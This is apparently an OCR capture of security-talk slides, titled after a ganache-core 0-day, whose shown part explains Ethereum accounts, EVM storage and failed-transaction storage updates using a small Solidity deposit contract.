Draupnir

multiply eth overnight with ganache-core 0-day

jwang@Balsn

What is EVM?


- EVM powers the execution of smart contracts on ethereum
- a relatively ~~simple~~ dumb vm only capable of simple instructions and single threaded execution
- complexity lies in storage maintenance and enforcing consensus instead

Ethereum Accounts

- basic “Entity” in the ethereum world is an “Account”
- there are two types of accounts
  - External-owned accounts
    - associated with externally managed private keys
  - Contracts
    - identifies a piece of code stored on the chain


Ethereum Accounts

- an account is identified by a unique hex string (address)
- below is a simple visualization of a contract account



EVM overview

- EVM handles interaction between Accounts




Account Storage

- as shown in previous page, EVM memory/stack are volatile
- persistent changes must be recorded in Account storage
- accounts are responsible for managing it's own storage + providing API for other accounts to interact with

Account Storage

- to allow verification & efficient update, each account manages a Merkle Patricia Tree for its storage



Storage Update

- when a contract executes, it commonly tries to update its own storage
- if everything executes smoothly, storage update is as trivial as modifying nodes
- but what if things don't execute correctly?

Storage Update

- for the contract below, whether function deposit executes successfully depends on a few factors
  - counter overflows or not
  - whether contract has enough ether to deposit

```
contract bookKeeping {

  WETH9 private weth;
  uint256 private counter;

  function deposit() public {
    counter+=1;
    weth.deposit{value : 1 ether}();
  }
}
```


Storage Update

- generally, it is impossible to tell whether execution will succeed beforehand, thus failure can only be caught at runtime
- let's trace both a successful execution and a failed one to see how it works

```
contract bookKeeping {

  WETH9 private weth;
  uint256 private counter;

  function deposit() public {
    counter+=1;
    weth.deposit{value : 1 ether}();
  }
}
```


Storage Update

- first call to bookKeeping.deposit()





```
contract bookKeeping {

  WETH9 private weth;
  uint256 private counter;

  function deposit() public {
    counter+=1;
    weth.deposit{value : 1 ether}();
  }
}
```

Storage Update




```
contract bookKeeping {

  WETH9 private weth;
  uint256 private counter;

  function deposit() public {
    counter+=1;
    weth.deposit{value : 1 ether}();
  }
}
```


Storage Update




```
1 contract bookKeeping {
2
3   WETH9 private weth;
4   uint256 private counter;
5
6   function deposit() public {
7     counter+=1;
8     weth.deposit{value : 1 ether}();
9   }
10 }
```

